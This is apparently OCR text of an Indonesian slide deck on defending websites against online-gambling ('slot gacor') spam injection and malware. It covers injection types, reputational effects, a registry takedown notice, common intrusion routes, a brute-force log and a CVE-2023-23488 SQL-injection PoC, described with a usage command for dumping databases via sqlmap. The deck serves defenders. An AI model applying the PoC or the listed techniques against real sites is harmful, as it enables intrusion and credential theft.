Anti-Gacor dan Malware

Pencegahan dan Perlindungan Injeksi Slot Gacor dan Malware pada Website

Apa yang akan kita bahas ?

Apa itu slot gacor ?

Bagaimana slot gacor melakukan injeksi ?

Bagaimana perlindungan yang harus dilakukan agar terhindar ?

Apa yang perlu dilakukan jika situs kita terkena injeksi konten gacor ?

Apa itu Slot Gacor ?

Game Judi

Why Injecting ?


Menaikan visibilitas ke pemain / calon pemain

Mengarahkan pemain / calon pemain ke situs mereka

Makin banyak yang main = makin cuan

Domain edu, gov & high quality DA-PA

Format Judol Attack




Akun judi online **memberikan saweran** dengan nominal yang lumayan besar untuk mendapatkan perhatian

Ketika membuka profil maka akan **diarahkan untuk melakukan pencarian** di *search engine* sesuai dengan deskripsi profil akun judi online

Yang muncul paling atas merupakan Website K/L yang **telah terkena serangan web defacement** judi online

Ketika diklik akan mengarahkan ke website judi online **yang asli**

Format Judol Attack



Types of Gacor Injection ?


Titip File


Backlink / Hidden Backlink

Redirect

Google index spamming

Persistent


ROKET288 » Situs Slot Gacor Ha
https://p
m.go.id:3010/public/slot-gacor/
AH
SLOT GACOR
LOGIN
DAFTAR
88 » Situs Slot Gacor Hari Ini Gampang Menang 2023
AH
SLOT GACOR
SLOT GACOR
MUDAH MAXWIN




ac.id

http://lit ac.id › page › detail › ruang-baca-dep...


Ruang Baca Departemen Statistika Bisnis

... https://139.59.116.144/ · https://178.128.91.217/ · https://178.128.112.167/ · https://165.22.62.117/ · slot **gacor** · slot deposit pulsa · rtp live.

its ac



INDOCENTER radnext



INDOCENTER radneXt

You have been hacked

~~Confidentiality~~ ~~Integrity~~ ~~Availability~~

Other Effects


Domain Reputation

Organization Reputation

Server Abuse

- Malware Host
- Botnet
- Etc

Domain Take Down



Yth. Registran/Registrar,

Nama Domain teridentifikasi mengandung Konten Negatif sebagaimana diatur dalam mekanisme penanganan yang berlaku **hxxps://[illegible].id/landbank/#**.

Mohon dapat segera merespon identifikasi ini dengan cara mengirim email ke helpdesk@pandi.id sesuai masa tanggap yang tersedia sebelum diterapkannya *Autosuspend*.

Tidak Tersedia	Nama Domain berekstensi my.id, biz.id, atau web.id yang disusupi konten negatif; Konten negatif terdapat pada Nama Domain utama yang terdaftar (bukan subdomain); dan Nama Domain berumur kurang dari 60 hari
Masa Tanggap 1 x 24 jam	Nama Domain ekstensi my.id, biz.id, web.id yang disusupi konten negatif; dan Nama Domain berumur kurang dari 60 hari
Masa Tanggap 3 x 24 jam	Nama Domain ekstensi my.id, biz.id, web.id yang disusupi konten negative; dan Nama Domain berumur lebih dari 60 hari
5 x 24 jam	Nama Domain selain ekstensi my.id, biz.id, web.id

INDOCENTER radnext

Common Technique

Squidword : "Teknik..Teknik..Teknik"

Wordpress / other common CMS

Weak Password + Bruteforce

Vulnerable Plugins / Themes

Nulled Plugins / Themes

Infected Hosting

Misconfiguration

0-Day Exploit

Leaked Credentials / Stealer Malware

Non-CMS / custom-Framework

Weak Password + Bruteforce

SQL Injection

Unrestricted File Upload

Framework / Library Exploit

Misconfiguration

Leaked Credentials / Stealer Malware

```
172.68.10.22 - - [04/Aug/2017:00:13:39 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:48 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:50 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:51 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:52 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:53 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:55 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:55 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:57 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:57 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:58 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:59 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:13:59 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:00 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:01 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:02 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:04 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:05 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:06 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:07 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:07 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:08 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:09 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:10 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
172.68.10.22 - - [04/Aug/2017:00:14:11 +0700] "POST /wp-login.php HTTP/1.1" 403 1139 "https://kienthuc24h.co
```

CVE-2023-23488-PoC

Unauthenticated SQL Injection - Paid Memberships Pro < 2.9.8 (WordPress Plugin)

Running this script against a WordPress instance with Paid Membership Pro plugin tells you if the target is vulnerable. As the SQL injection technique required to exploit it is Time-based blind, instead of trying to directly exploit the vuln, it will generate the appropriate sqlmap command to dump the whole database (probably very time-consuming) or specific chose data like usernames and passwords.

Usage example:

```
python3 CVE-2023-23488.py http://127.0.0.1/wordpress
```


References

- Credits to **Joshua Martinelle**, who discovered the vulnerability
- ExploitDB link: https://www.exploit-db.com/exploits/51235
- Vendor Homepage: https://www.paidmembershipspro.com
- Vulnerable software Link: https://downloads.wordpress.org/plugin/paid-memberships-pro.2.9.7.zip
- Advisory: https://github.com/advisories/GHSA-pppw-hpjp-v2p9

n.ac.id/wp-content/themes/ /sitemaps.php

Directory: /var/ww[redacted]/wp-content/themes/[redacted] change

